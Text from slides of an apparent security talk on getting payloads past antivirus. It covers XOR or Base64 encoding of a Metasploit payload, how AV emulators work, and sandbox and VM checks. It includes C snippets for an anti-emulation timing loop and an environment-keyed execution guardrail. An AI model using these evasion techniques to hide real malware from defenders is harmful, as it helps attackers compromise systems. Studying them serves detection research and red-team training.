

Anti Virus Detection

DEMO: Show AV finds unencrypted metasploit

AntiVirus - Encrypted Payload

program.exe

“Encryption” can be anything

- XOR
- ROT13
- ADD 1
- ZIP
- Base64

Theres no need to:

- AES, RC4 etc.
- Low entropy / steganography
- Hide it / steganogrphy / low entropy
(like SVG, CSS, UUID, CSV)

DEMO: Show AV with encrypted metasploit

AntiVirus



AV Emulator

AV Emulator:

- “Interpret” PE file
- Virtual CPU, Windows

It is not:



- Virtualization
- Sandbox
- Full Emulation (Bochs)
- Wine

Emulate binary until condition is met
Signature Memory Scan after that

Cut-off condition:



- Time
- Number of instructions
- Number of API Calls
- Amount of memory used



Example: Check time register to sleep

```
int get_time_raw() {
    ULONG* PUserSharedData_TickCountMultiplier = (PULONG)0x7ffe0004;
    LONG* PUserSharedData_High1Time = (PLONG)0x7ffe0324;
    ULONG* PUserSharedData_LowPart = (PULONG)0x7ffe0320;
    DWORD kernelTime = (*PUserSharedData_TickCountMultiplier) * (*PUserSharedData_High1Time << 8) +
        ((*PUserSharedData_LowPart) * (unsigned __int64)(*PUserSharedData_TickCountMultiplier) >> 24);
    return kernelTime;
}

int sleep_ms(DWORD sleeptime) {
    DWORD start = get_time_raw();
    while (get_time_raw() - start < sleeptime) {}
}
```

DEMO: AV does NOT find encrypted metasploit with Anti-Emulation

- Show Anti-Emulation



Windows Offender: Reverse Engineering Windows Defender's Antivirus Emulator

@0xAlexei

DEF CON 26

Detection in Middleboxes

Dynamic Analysis

Execution guardrails:



- **Environment check**
- Environmental keying
- Sandbox / VM detection

- AD Domain
- Username
- Installed Software
- IP Address

- Vmtools installed
- # CPUs, RAM
- Vmware Drivers



Check environmental variable: \$USERPROFILE == "/home/hacker"



```
int executionguardrail() {
    // Execution Guardrail: Env Check
    wchar_t envVarName[] = L"USERPROFILE";
    wchar_t tocheck[] = L"{{guardrail_data}}";
    WCHAR buffer[1024]; // NOTE: Do not make it bigger, or we have a __chkstack() dependency!
    DWORD result = GetEnvironmentVariableW(envVarName, buffer, 1024);
    if (result == 0) {
        return 6;
    }
    if (mystrcmp(buffer, tocheck) != 0) {
        return 6;
    }
    return 0;
}
```

Loader Design

Conclusion

EDR Fundamentals

EDR:

